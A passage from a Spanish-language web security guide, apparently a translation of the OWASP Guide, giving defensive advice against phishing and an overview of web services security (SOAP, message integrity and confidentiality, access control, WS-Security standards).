Para mayor información sobre prevención de XSS, por favor diríjase a la sección de Inyección de Agente de Usuario en el capitulo sobre Inyección de Interpretes.

No utilice ventanas emergentes

Las ventanas emergentes son una técnica comúnmente utilizada por estafadores para aparentar provenir de vuestro dominio. Si no los utiliza, les dificulta mucho más la tarea a los estafadores en usurpar la sesión del usuario sin ser detectados.

Dígales a vuestros usuarios que no utilicen ventanas emergentes y que le reporten cualquier ejemplo inmediatamente.

¡No sea enmarcado!

A medida que las ventanas emergentes empezaron a ser bloqueadas por la mayoría de los navegadores web, los phishers han comenzado a utilizar *iframes* y *frames* para albergar contenido malicioso donde alberga su actual aplicación. Pueden utilizar errores o funcionalidades del modelo DOM para descubrir secretos en su aplicación.

Utilice la directiva TARGET para crear una nueva ventana, la cual usualmente lo liberara de trampas en IFRAME y Javascript. Esto significa algo como lo siguiente:

<A HREF=http://www.ejemplo.com/login TARGET=”_top”>

para abrir una nueva pagina en la misma ventana, pero sin utilizar ventanas emergentes.

Su aplicación debería regularmente verificar el modelo DOM para inspeccionar el entorno del cliente y lo que esperaría visualizar, y rechazar los intentos de acceso que contengan marcos adicionales.

Esto no ayuda con los Objetos de Ayuda del Explorador (BHO's) o barras de herramientas de spyware, pero puede ayudar a evitar muchas estafas.

Mueva su aplicación a un enlace de distancia de su página principal

Es posible disminuir ataques de phishing ingenuos:

Ubique al autenticador de su aplicación en una página separada.

Considere implementar un control de referencias. Por ejemplo, en la sección "Error! Origen de referencia no encontrado", se muestra que los campos de referencia son fácilmente burlados por atacantes motivados, por lo tanto este control no funciona tan bien ni siquiera con atacantes moderadamente cualificados, pero elimina a los enlaces en correos electrónicos como un vector de ataque.

Aliente a sus usuarios a escribir las URL's o simplemente no les provea de un enlace para hacer clic.

El chequeo de referencias es efectivo contra ataques indirectos tales como phishers – un sitio hostil no puede forzar al navegador del usuario a enviar encabezados de referencias falsificados.

Imponga el uso de referencias locales para imágenes y otros recursos

Los estafadores intentaran utilizar imágenes de su sitio web, o de sitios web socios (tales como programas de fidelización)

Haga utilizar a los estafadores sus propias copias locales de imágenes y recursos, ya que esto incrementara las posibilidades que les salga mal, o que las imágenes hayan cambiado al momento de realizar el ataque.

La funcionalidad es típicamente denominada "anti-sanguijuela", y es implementada en la mayoría de los servidores web pero deshabilitada por defecto. Akamai, que denomina esta funcionalidad "Bloqueo basado en la Petición", y similares empresas, pueden proveer este servicio a sus clientes.

Considere utilizar “imágenes de filigrana”, de manera que pueda determinar cuando ha sido utilizada dicha imagen y poder rastrearla. Puede no ser posible realizar esto en sitios web con mucho tráfico, pero puede ser útil esta técnica en una imagen por día.

Investigue todos los accesos que enumeren su sitio entero o solo accesos de imágenes – usted puede realizar esto en su sitio web para comprobar como se visualizaría y pueda capturar entradas de acceso que puedan ser utilizadas para identificar dicha actividad. Frecuentemente los estafadores utilizan sus propios ordenadores para realizar estas actividades, por lo tanto es posible que pueda suministrar a las autoridades competentes con direcciones IP para investigar.

Mantenga la barra de direcciones, utilice SSL, no utilice direcciones IP

Muchos sitios web intentan ocultar a los usuarios la barra de direcciones en un intento débil de prevenir a los usuarios manipular la información, marcar a su sitio web como favorito o hacer clic en el botón “Atrás” de su navegador. Todas estas son excusas que no ayudan a los usuarios a prevenir ataques de phishing.

Información que es sensitiva para los usuarios debería ser movida a una sesión de objetos o – en el peor de los casos – esconderla utilizando campos ocultos. Marcar como favorito no funciona si la autorización obliga hacer cumplir los requisitos de acceso. Hacer clic en el botón “Atrás” de su navegador puede ser derrotado a través de hacks de Javascript y *secuencias de cookies*.

Los usuarios deberían poder visualizar su nombre de dominio – no direcciones IP. Esto significa que usted deberá registrar todos sus hosts en lugar de publicar sus direcciones IP.

No sea la fuente de robos de identidad

Si usted posee una gran cantidad de información acerca de sus usuarios, tal como un banco u organización gubernamental, no permita a las aplicaciones mostrar esta información a los usuarios.

Por ejemplo, las soluciones de banca electrónica pueden permitir a los usuarios actualizar sus registros de dirección postal. No es necesario mostrar la dirección actual dentro de la aplicación, ya que de esa manera la base de datos de la banca electrónica no necesitara contener información sobre direcciones – solo los sistemas secundarios.

En general, minimice la cantidad de información mantenida en la aplicación. Si no se encuentra disponible en primera instancia para ser robada, la aplicación será más segura para los usuarios.

Implemente protecciones dentro de su aplicación

Considere implementar lo siguiente:

Si usted es un ISP o registrador de DNS; asegúrese que el registrante espere 24 horas antes de proveerle acceso a su dominio; frecuentemente los estafadores registran y botan un dominio en las primeras 24 horas a medida que la estafa es descubierta.

Si una cuenta es creada, pero no es utilizada por un periodo de tiempo (por ejemplo una semana o mes), deshabilite dicha cuenta.

¿Es toda la información de registro valida? Por ejemplo, ¿es el código postal de California, pero el número de teléfono es de Nueva York? De no ser así, no habilite la cuenta.

Limites diarios, particularmente para clientes no validados.

Periodos de asentamiento en transacciones fuera de línea para permitir a los usuarios repudiar dichas transacciones.

Solo realice envíos de bienes a los domicilios actuales de los clientes y utilizar las direcciones de facturación (por ejemplo, no envíe una cámara fotográfica a Fiji si el cliente vive en Noumea).

Solo envíe bienes a clientes verificados (o considere implementar un límite para tales transacciones).

Si su aplicación permite actualizaciones por correo electrónico o direcciones postales, envíe una notificación a las dos direcciones (vieja y nueva) cuando se realiza una actualización. Esto permite al usuario detectar cambios fraudulentos.

No envíe contraseñas por correo electrónico o postal. Utilice contraseñas de un solo uso. Envíe notificaciones a los usuarios que su contraseña ha sido cambiada utilizando este mecanismo.

Implemente SMS o notificaciones por correo electrónico al realizar operaciones en la cuenta, particularmente las que involucran transferencias o cambio de dirección postal o detalles telefónicos.

Prevenga la posibilidad de realizar muchas transacciones por el mismo usuario en un periodo corto de tiempo – esto desacelera un ataque automático.

Utilice autenticación de dos factores para cuentas extremadamente sensible o con mucho volumen de transacciones.

Monitoree actividad inusual en las cuentas

Utilice heurística y otros mecanismos para determinar la probabilidad que los usuarios actúen en una secuencia de eventos, tales como:

Vaciar sus cuentas.
Realizar muchas transacciones pequeñas para evitar el límite diario de transacciones.
Si muchas cuentas están realizando envíos a una misma dirección.
Si las mismas transacciones son realizadas rápidamente de la misma dirección IP.

Evite el pharming – considere escalonar las demoras de las transacciones utilizando un monitoreo de recursos o agregando una demora. Cada transacción incrementara la demora por un número aleatorio incremental, de manera que para la tercera o ciertamente décima transacción, la demora es significativa (3 minutos o más entre páginas).

Ponga rápidamente fuera de línea los servidores victimas de phishing

Trabaje con autoridades competentes, reguladoras de bancos, ISPs y demás para poner el servidor de phishing fuera de línea lo antes posible. Esto no significa destruirlos!

Estos sistemas contienen una significante cantidad de información acerca del atacante, por lo tanto nunca destruya el sistema – si el mundo fuera un lugar perfecto, podría ser analizado utilizando técnicas forenses por un experto en el tema. Cualquier software malicioso que sea

identificado debe ser inmediatamente enviado a la mayor cantidad de empresas posible de antivirus y antispyware.

Las victimas de servidores de phishing usualmente no estarán enteradas que su host ha sido comprometido y le agradecerán que les haya avisado, por lo tanto no intente una incursión durante el alba con un equipo SWAT!

Si piensa que el servidor esta bajo el control directo de un estafador, usted debería dejar a las autoridades competentes manejar el caso, ya que por cuestiones de seguridad nunca debería tratar con el estafador.

Si representa un ISP, es importante que comprenda que simplemente formateando y clonando nuevamente el servidor, a pesar de ser bueno para el negocio, prácticamente garantiza que sus sistemas serán repetidamente violados por las mismas organizaciones criminales. De todas las victimas de phishing, los ISPs necesitan ser los más prudentes en encontrar y resolver estos casos, y trabajar conjuntamente con las autoridades competentes.

Tome control de los nombres de dominio fraudulentos

Muchos estafadores intentan utilizar homógrafos y nombres de dominio mal deletreados para burlar su sitio web. Por ejemplo, si un usuario visualiza http://www.ejemplo.com pero la j en el ejemplo es un homógrafo de otro conjunto de caracteres, o el usuario visualiza errores ortográficos tales como http://www.ejamplo.com o http://www.ejimplo.com el típico usuario no notara la diferencia.

Es importante utilizar el proceso de resolución de disputas del registro de dominios para tomar control de este dominio lo antes posible. Una vez que se encuentra bajo su control, no podrá ser re-utilizado por los atacantes en el futuro. Una vez que tenga control, bloquee el dominio para que no pueda ser transferido de usted sin una autorización firmada.

Las limitaciones con este enfoque incluyen:

Existe una gran variedad de variaciones de dominio, por lo tanto los costos pueden aumentar considerablemente.

Puede ser un proceso lento, particularmente con algunas políticas de DRP – las disputas pueden tomar varios meses y mucho dinero para llegar a una resolución.

Monitorear un TLD tales como .COM es casi imposible – particularmente en regimenes competitivos.

Algunas disputas no pueden ser ganadas si usted no posee una marca registrada para su nombre de dominio, y mejor aun…

El crimen organizado es organizado – algunos incluso poseen sus propios registradores de dominio o trabajan tan cercanos a ellos que la diferencia se hace indistinguible.

Trabaje con las autoridades competentes

La única manera de eliminar el problema es poner a los perpetradores bajo rejas. Trabaje con las autoridades competentes – ayúdelos a reportar el crimen, maneje la evidencia con cuidado, y persígalos! No re-envíe cada correo electrónico o pídale a sus usuarios que hagan esto, ya que es el mismo crimen. Coteje toda la información de sus usuarios, repórtelo solo una vez, y haga evidente que usted toma al asunto seriamente.

Ayude a sus usuarios a demandar a los estafadores por daños civiles. Por ejemplo, asesore a los clientes sobre sus derechos y cuales son los pleitos posibles contra los estafadores.

Desafortunadamente, muchos estafadores provienen de países con poca o nula legislación criminal contra fraude y phishing. Adicionalmente, estos estafadores pertenecen a (o actúan en nombre) del crimen organizado. Es peligroso contactar estos criminales directamente, por lo tanto siempre escuche las advertencias de las autoridades competentes y trabaje a través de ellos.

Cuando ocurre un ataque

Sea amable con sus clientes – ellos son las victimas inconscientes. Si desea mantener un cliente de por vida, este es el momento de ser amable con ellos. Ayúdelos en todo lo posible.

Disponga de una política de manejo de incidentes de phishing lista y testeada. Asegúrese que todos conozcan su rol para restringir el daño causado por los ataques.

Si usted es una agencia de reporte crediticio o trabaja con un organismo regulador, haga posible a los usuarios legítimos mover sus identidades crediticias. Esto permitirá mantener el historial del usuario, pero marcara cualquier nuevo acceso como fraudulento.

Lectura adicional

Anti-phishing working group
http://www.antiphishing.org/

Servicios Web

Esta sección de la guía detalla los problemas comunes los desarrolladores de servicios Web encaran y los métodos para resolver esos problemas. Dadas las limitaciones de espacio, no podemos ver todos los problemas menores en gran detalle, dado que cada uno de ellos requiere un libro por separado. En ves de eso, hicimos un intento por dirigir al lector al uso apropiado de patrones y advertirle sobre posibles obstáculos en el camino.

Los servicios Web han recibido mucha publicidad y con ello como mucha confusión sobre que son realmente. Algunos han sostenido que los servicios Web son el mayor descubrimiento tecnológico desde la web en sí. Otros son más escépticos y mencionan que solo son aplicaciones web evolucionadas. En cualquier caso, los problemas de seguridad en aplicaciones web aplican a los servicios Web tal como aplican a las aplicaciones Web.

En el nivel más simple, los servicios web pueden ser vistos como aplicaciones web especializadas que difieren principalmente en la capa de presentación. Mientras que las aplicaciones web son típicamente basadas en HTML, los servicios web son basados en XML. Usuarios interactivos de transacciones negocio a consumidor (B2C por sus siglas en ingles) son quienes normalmente acceden a las aplicaciones web, mientras que los servicios Web son empleados como bloques de construcción por otras aplicaciones Web para formar cadenas negocio a negocio (B2B por sus siglas en inglés) usando el llamado modelo SOA. Los servicios Web típicamente representan una interfaz pública funcional, que se llama de forma programática, mientras que las aplicaciones Web tienden a lidiar con un conjunto de características más rico y son dirigidas al contenido en la mayoría de las veces.

Asegurando los servicios Web

Los servicios Web, como otras aplicaciones distribuidas, requieren protección en múltiples niveles:

- Los mensajes SOAP que son enviados en la red deben ser entregados confiablemente y sin modificaciones
- El servidor necesita saber con confianza con quien esta hablando y a que tienen derecho los clientes
- Los clientes necesitan saber que están hablando al servidor correcto y no a un sitio de "phishing" (vea el capítulo de "Phishing" para más información)
- El registro de eventos debe contener suficiente información para reconstruir confiablemente la cadena de eventos y rastrear de vuelta a los que llamaron funciones sin autentificación previa

A su vez, las soluciones a alto nivel que se discuten en las siguientes secciones, son válidas para la mayoría de las aplicaciones distribuidas, con algunas variantes en los detalles de implementación

Las buenas noticias para los desarrolladores de servicios Web son que estas son tareas a nivel infraestructura, así que, teóricamente, es solo el administrador del sistema el que debe preocuparse por estos problemas. Sin embargo, por varias de razones discutimos después en este capítulo, los desarrolladores de WB usualmente tienen que al menos saber de todos estos riesgos, y muchas veces ellos aun tienen que codificar manualmente o ajustar los componentes de protección.

Seguridad en la comunicación

Hay una frase común e incluso una solución más comúnmente implementada: "Estamos usando SSL para proteger todas las comunicaciones, estamos seguros". Al mismo tiempo ha habido tantos artículos publicados sobre el tema de "seguridad en el canal contra seguridad de testigos (tokens)" que hace difícil repetir ese argumento aquí. Por lo tanto, abajo tenemos una pequeña lista de las fallas más comunes cuando se usa un canal seguro solamente:

- Solo provee seguridad "punto a punto"

Cualquier comunicación con múltiples "brincos" requiere que se establezcan canales separados (y confiables) entre cada nodo de comunicación en todo el camino. Hay también un problema sutil de transitividad de confianza, dado que la confianza entre los pares de nodos {A,B} y {B,C} no implica automáticamente una relación de confianza entre {A,C}.

- Problemas de almacenamiento

Después de que los mensajes son recibidos en el servidor (Incluso si no es el receptor adecuado), ellos existen en forma de texto claro, al menos temporalmente. El almacenamiento de la información transmitida en el intervalo, agrava el problema como en los registros de eventos del servidor destino (donde puede ser vista por cualquiera) o en la memoria rápida (cache) de los servidores locales.

- Falta de interoperabilidad

Mientras que SSL provee un mecanismo estándar para la protección del transporte, las aplicaciones tienen que usar mecanismos altamente propietarios para transmitir las credenciales, asegurarse de la frescura, integridad y confidencialidad de los datos que se envían en el canal seguro. Usar un servidor diferente, el cual es semánticamente equivalente, pero que acepta un formato diferente de las mismas credenciales, requerirá que se altere el cliente y que se evite formar cadenas automáticas con servicios B2B anteriores.

La protección de testigos basada en estándares provee en muchos casos una alternativa superior para el modelo de comunicación en los servicios web orientados a SOAP.

Dicho esto, la realidad es, que la mayoría de los servicios Web actuales están protegido por alguna forma de mecanismo de seguridad, el cual por si solo puede ser suficiente para una aplicación interna simple. Sin embargo, uno debe darse cuenta claramente de las limitaciones de tal solución y hacer un análisis concienzudo en el tiempo de diseño sobre el canal, el testigo o una protección combinada que funcionaría mejor para el caso en específico.

Pasando las credenciales

Para poder estableces el intercambio de credenciales y la autentificación en servicios web, sus desarrolladores deben resolver los siguientes problemas.

Primero, dado que los mensajes de SOAP son basados en XML, todas las credenciales que se pasen deben ser convertidas a formato texto. Esto no es un problema para las credenciales del tipo Usuario / contraseña, sino para los binarios (como certificados X.509 o testigos de Kerberos) lo que requiere que se conviertan en texto antes de enviarlos a reestablecerlos sin ambigüedad una ves recibidos. Lo cual se hace usualmente por medio de una llamada a un procedimiento Base64 para codificar y decodificarlos.

Segundo, pasar las credenciales conlleva un riesgo inherente a su descubrimiento, ya sea por "olerlos" mientras están siendo transmitidos en la red o al analizar los registros de eventos del servidor. Pro lo tanto, cosas como contraseñas y llaves privadas tienen que ser o cifradas o enviadas en "texto claro". Usualmente las alternativas para evitar enviar credenciales delicadas es usar cifrado de una vía o firmas digitales criptográficas.

Asegurarse de la frescura del mensaje

Incluso los mensajes válidos pueden ser peligrosos si se usa un ataque de re envío, por ejemplo, que es enviado múltiples veces al servidor para hacer que se repita la operación de petición. Esto se logra por la captura del mensaje completo, incluso si esta protegido contra modificación, dado que es el mensaje en sí el que es usado para al ataque (vea la sección de inyección de XML del capítulo sobre inyección en interpretes).

Las medidas usuales para protegerse contra mensajes re enviados son usar identificadores únicos en los mensajes y llevar registro de los procesados o usar un tiempo de validez relativamente corto. En el mundo de los servicios Web, la información sobre el tiempo de creación de es comunicado usualmente usando estampillas de tiempo (timestamps), las cuales pueden simplemente indicar el instante en que fue creado el mensaje, o tener información adicional, como su tiempo de expiración o ciertas condiciones.

La última solución, aunque es más fácil de implementar, requiere la sincronización del reloj y es sensible a "sesgos de tiempo" en el servidor, si el servidor y el cliente se mueven mucho evitarán que se entregue el mensaje a tiempo, aunque esto usualmente no representa un problema importante con las computadoras modernas. Un problema mayor es el encolamiento de mensaje en el servidor, dado que los mensajes pueden expirar mientras esperan en la cola a ser procesados por un servidor especialmente ocupado o falto de respuesta.

Proteger la integridad del mensaje

Cuando un mensaje es recibido por un servicio Web, debe siempre preguntarse 2 cosas: "confiar en el emisor", "confiar en el mensaje creado". Asumiendo que la confianza del emisor ha sido establecida de una manera u otra. El servidor debe asegurarse que el mensaje que esta viendo fue, de hecho, enviado por el emisor y que no fue alterado en el camino (intencionalmente o no). Esto puede afectar la calidad técnica de un mensaje SOAP, como el

estampado de tiempo del mensaje o el contenido de negocio, como el monto a ser retirado de una cuenta bancaria. Obviamente, ningún cambio debe pasar desapercibido por el servidor.

En los protocolos de comunicación usualmente hay algunos mecanismos como una suma de comprobación para asegurar la integridad de los paquetes. Esto no sería suficiente, sin embargo, en el reino de los servicios Web públicamente expuestos, dado que las sumas de comprobación (o "digest" o su equivalente criptográfico) son fácilmente reemplazables y no puede ser rastreado confiablemente al emisor. La asociación requerida establecida al utilizar HMAC o por combinar "digests" de mensajes con una firma criptográfica o con cifrado de llave privada (asumiendo que las llaves son solo conocidas por las 2 partes en comunicación) para asegurarse que cualquier cambio resultará inmediatamente en un error criptográfico.

Protegiendo la confidencialidad del mensaje

Frecuentemente, no es suficiente con asegurar la integridad, en muchos casos también es deseable que nadie pueda ver los datos que son pasados y/o almacenados localmente. Puede aplicar el mensaje completo que se va a procesar o solo a ciertas partes de él. En cualquier caso, algún tipo de cifrado es requerido para encubrir el contenido. Normalmente, se usan los algoritmos de cifrado simétrico en fragmentos de datos, dado que es significativamente más rápido que los asimétricos. El cifrado asimétrico es aplicado entonces para proteger las llaves de sesión, las cuales, en muchas implementaciones, son válidas solo para una comunicación y después son desechadas.

Aplicar el cifrado requiere de conducir un trabajo exhaustivo de configuración, dado que comunicar las partes ahora tienen que conocer que llaves pueden confiar, lidiar con validación de certificados o llaves y conocer cuales llaves debe ser usadas para la comunicación.

En muchos casos, el cifrado se combina con firmas para proveer integridad y confidencialidad. Normalmente, las llaves de firmado son diferentes de las de cifrado, principalmente porque en sus ciclos de vida diferentes, las llaves de firmado son asociadas permanentemente con sus propietarios, mientras que las llaves de cifrado pueden ser invalidadas después del intercambio de mensajes. Otra razón puede ser la separación de responsabilidades de negocio, la autoridad firmante (y la llave correspondiente) puede pertenecer a un departamento o persona, mientras que las llaves de cifrado son generalmente controladas en el servidor por miembros del departamento de TI.

Control de acceso

Después de que el mensaje ha sido recibido y validado exitosamente, el servidor debe decidir:

- Sabe quien esta pidiendo la operación (Identificación)
- Confía en la identidad que el emisor dice tener (Autentificación)
- Permitirá al emisor realizar esta operación (Autorización)

Hay mucha actividad sobre WS que toma lugar en esta etapa, son muchas maneras nuevas de pasar las credenciales para la autentificación. La mayoría de las veces, las tareas de autorización ocurren completamente fuera de la implementación del servicio web en el servidor de políticas que protege el dominio entero.

Hay otro problema significativo aquí, los cortafuegos tradicionales de HTTP no ayuda a detener ataques en los servicios Web. Una organización necesitaría un cortafuego de XML/SOAP, el cuál es capaz de conducir un análisis a nivel aplicación del tráfico del servidor web y hacer decisiones inteligentes sobre pasar los mensajes SOASP a su destino o no. El lector tendrá que ver otros libros y publicaciones en este tema tan importante, dado que es imposible cubrirlo en solo un capítulo.

Auditoria

Una tarea común, típicamente requerida par las auditorias, es reconstruir la cadena de eventos que llevó a un problema en particular. Usualmente, esto se logra al guardar registro de eventos en el servidor en una ubicación segura, disponible solo para los administradores de TI y los auditores de sistema, para crear lo que comúnmente se conoce como un rastro de auditoria. Los servicios web no son excepción a esta práctica y sigan la solución común a otros tipos de aplicación Web.

Otro objetivo de las auditorias es el no repudio, que significa que un mensaje puede ser rastreado hacia el emisor confiablemente. Siguiendo prácticas legales estándar, los documentos electrónicos requieren alguna forma de “firma digital”, pero esta definición es extremadamente amplia y puede significar prácticamente cualquier cosa, en muchos casos escribiendo su nombre y fecha de nacimiento calificada como una e-firma (e-signature).

En lo que concierne al WS, tal nivel de protección no sería suficiente y sería fácilmente olvidable. La práctica estándar requiere firmas digitales criptográficas sobre cualquier contenido

que tiene que estar ligada legalmente, Si un documento con tal firma es guardado en registro de eventos. Puede ser rastreado confiablemente hacia el propietario de la llave de firmado.

Jerarquía de seguridad en Servicios Web

Técnicamente hablando, los servicios web en sí son simples y versátiles, son comunicaciones basadas en XML, descritos por una gramática basada en XML, llamada lenguaje descriptivo de servicios web (WSDL por sus siglas en inglés, vea http://www.w3.org/TR/2005/WD-wsdl20-20050510), el cual tiene interfaces abstractas de servicios, que consisten en mensajes expresados como un esquemas XML y operaciones a el formato de red. Aunque no es un requerimiento, el formato elegido actualmente es SOAP sobre http. Esto significa que las interfaces de los servicios web están descritas en términos de los mensajes SOAP de entrada y salida, transmitidos sobre el protocolo HTTP.

Comités de estándares

Antes de revisar los estándares individuales, vale la pena dar una mirada pequeña a las organizaciones, las cuales están desarrollando y promocionándolos. Hay unos pocos grupos a nivel industria y consorcios trabajando en esta área, las más importantes están listadas abajo.

W3C (vea http://www.w3.org) es la más importante y bien conocido grupo industrial, el cual posee muchos estándares relacionados con la Web y los desarrolla en forma de grupo de trabajo. De particular interés para este capítulo sería los estándares de esquema XML (XML Schema) SOAP, XML-dsig, XML-enc y WSDL (llamadas recomendaciones en le jerga del W3C).

OASIS (vea http://www.oasis-open.org) mayormente lidia con los estándares específicos a los servicios Web no necesariamente relacionados con seguridad. También opera en forma de comités que forman los llamados comités técnicos (TC) para los estándares que están siendo desarrollados. Para el interés de esta discusión, OASIS posee los estándares de WS-Security y SAML.

El grupo de interoperabilidad de servicios web (WS-I por sus siglas en inglés vea http://www.ws-i.org/) fue formado para promover un marco de trabajo genérico para servicios web ínter operables. La mayoría de su trabajo consiste en tomar estándares ampliamente conocidos y desarrollar los llamados perfiles o conjuntos de requerimientos para la conformidad con implementaciones de servicios web. En particular, confía en perfiles de seguridad básicos

(BSP por sus siglas en inglés) del estándar WS-Security y un conjunto de características de seguridad opcionales y requeridas por un servicio web que dice ser ínter operable.

Liberty Alliance (LA, vea http://projectliberty.org), este consorcio fue formado para desarrollar y promover un marco de trabajo ínter operable para la federación de identidades. Aunque este marco no es estrictamente para servicios web, si no en general, es importante para este tema por su relación cercana con es estándar desarrollado por OASIS.

Además de las organizaciones previamente listadas, hay otras asociaciones en la industria ya sea permanentemente establecidas o de corta vida, la cuales impulsaron varias actividades de seguridad para los servicios web. Ellos están conformados usualmente de compañía líderes en la industria como Microsoft, IBM, Verisign, BEA, Sun y otras que se unen a ellas para trabajar en una propuesta para un problema en particular. El resultado de estas actividades en conjunto, una vez que ellas alcanzan cierta madurez, es enviado a comités de estandarización para formar la base de un nuevo estándar de la industria

SOAP

O Simple Object Access Protocol en inglés (SOAP, vea http://www.w3.org/TR/2003/REC-soap12-part1-20030624/) provee un marco de trabajo basado en XML par intercambiar información estructurada y basada en tipos entre servicios. Esta información enviada en el encabezado y cuerpo, puede teóricamente ser transmitida sobre un número de protocolos de transporte pero solo el de http ha sido definido formalmente y está en uso activo en la actualidad. SOASP provee interacción para las llamadas remotas a procedimientos (RPC por sus siglas en inglés) similares a las llamadas remotas a funciones y la comunicación estilo documentos con contenidos de mensaje basados exclusivamente en definiciones de esquemas XML en el lenguaje WSDL de servicios web. Los resultados de invocarlos pueden ser opcionalmente regresados en un mensaje respuesta o una falla puede ser creada, la cual es equivalente a usar excepciones en los lenguajes de programación tradicionales.

El protocolo SOAP, al mismo tiempo que define un marco de comunicación no provee ayuda en términos del intercambio seguro de mensajes, las comunicaciones deben de ocurrir ya sea sobre canales seguros o usando mecanismos de protección descritos después en este capítulo.

Especificaciones de seguridad en XML (XML-dsig & Encryption)

XML Signature (XML-dsig, vea http://www.w3.org/TR/2002/REC-xmldsig-core-20020212/), y XML Encryption (XML-enc, vea http://www.w3.org/TR/2002/REC-xmlenc-core-

20021210/) agregan protección criptográfica a los documentos en XML plano. Estas especificaciones agregan integridad, autentificación de mensaje y firmante así como soporte para cifrado / descifrado del documento XML completo o solo algunos elementos dentro de él.

El valor real de estos estándares viene del marco altamente flexible desarrollado para referenciar los datos a ser procesados (interna o externamente relacionados a un documento XML), refiérase a las llaves secretas y pares de llave y a la representación de resultados de firmar / cifrar las operaciones como XML las cuales son agregadas / sustituidas en el documento original.

Sin embargo, pos sí mismas, XML-dsig y XML-enc no resuelven el problema de la seguridad de servicios web basada en SOAP, dado que el cliente y servicio primero tiene que acordar el orden de estas operaciones, donde buscar la firma, donde obtener los testigos criptográficos, que elementos del mensaje deben ser firmados y cifrados, cuanto tiempo se considera el mensaje válido y así. Estos problemas son resueltos por las especificaciones de alto nivel, obtenidas en las siguientes secciones.

Especificaciones de Seguridad

Además de los estándares de arriba, hay un amplio conjunto de especificaciones relativas a seguridad que esta siendo actualmente desarrollado en carios aspectos de las operaciones de servicios Web.

Uno de ellos es SAML, el cual define como deben intercambiarse las aserciones de identidad, atributo y autorización entre los servicios participantes en una manera segura e ínter operable.

Un gran consorcio, dirigido por Microsoft e IBM, con la ayuda de Verisign, RSA Security y otros participantes, desarrolló una familia de especificaciones, llamadas en su conjunto como “Web Services Roadmap”. Su fundamento, WS-Security, ha sido enviado a OASIS y se convirtió en un estándar OASIS en 2004. Otras especificaciones importantes de esta familia se encuentran aun en diferentes etapas de desarrollo y los planes para su envío no han sido anunciados. Aunque cubren aspectos importantes como políticas de seguridad (WS-Policy), problemas de confianza e intercambio de testigos de seguridad (WS-Trust), establecer el contexto para conversaciones seguras (WS-SecureConversation). Una de las especificaciones de esta familia, WS-Federation, compite directamente con el trabajo hecho por el consorcio LA y aunque se supone que se incorporó en la versión Longhorn de Windows, su futuro no es claro en

este momento, dado que ha sido retrazado significativamente y actualmente no tiene empuje de la industria que lo respalde.

Estándar WS-Security

La especificación de WS-Security (WSS) fue desarrollada originalmente por Microsoft, IBM y Verisign como parte de un "plan de trabajo", el cual fue renombrado como Arquitectura de Servicios Web (o WSA por sus siglas en inglés). La WSS sirvió como la base para todas las demás especificaciones en este dominio, creando una infraestructura básica para desarrollar el intercambio seguro de mensajes. Dada su importancia para establecer servicios Web ínter operables, fue enviada a OASIS y después del trabajo requerido por el proceso del comité, se convirtió en un estándar aceptado oficialmente. La versión actual es la 1.0 y el trabajo en la versión 1.1. de la especificación esta en progreso, se espera que termine en la segunda mitad del 2005.

Organización del estándar

El estándar WSS lidia con varias áreas medulares de seguridad, dejando muchos detalles a los llamados documentos perfil. Las áreas principales, ampliamente definidas por el estándar son:

- Maneras de agregar encabezados de seguridad (encabezados WSSE) a los sobres de SOAP
- Adjuntar testigos de seguridad y credenciales al mensaje
- Insertando un estampado de tiempo
- Firmar el mensaje
- Cifrado del mensaje
- Extensibilidad

La flexibilidad del estándar de WS-Security reside en su extensibilidad, de manera que permanece adaptable a nuevos tipos de testigos de seguridad y protocolos que han sido desarrollados. Esta flexibilidad es adquirida al definir perfiles adicionales para insertar nuevos tipos de testigos de seguridad en el marco de trabajo de WSS. Mientras que las partes de firmado y cifrado del estándar no se espera que requieran cambios significativos (solo cuando XML-dsig y XML-enc son actualizados), los tipos de testigos pasados a los mensajes WSS y la manera de

adjuntarlos al mensaje pueden varias sustancialmente. A alto nivel el estándar WSS define tres tipos de testigos de seguridad adjuntables al encabezado WSS: Usuario/Contraseña, Binario y testigo XML.

Cada uno de estos tipos es definido mas a detalle en uno (o más) de los documentos de perfil, los cuales definen atributos y elementos adicionales que se necesitan para representar un tipo en particular de testigo de seguridad.




Figura 1: Jerarquía de la especificación WSS

Propósito

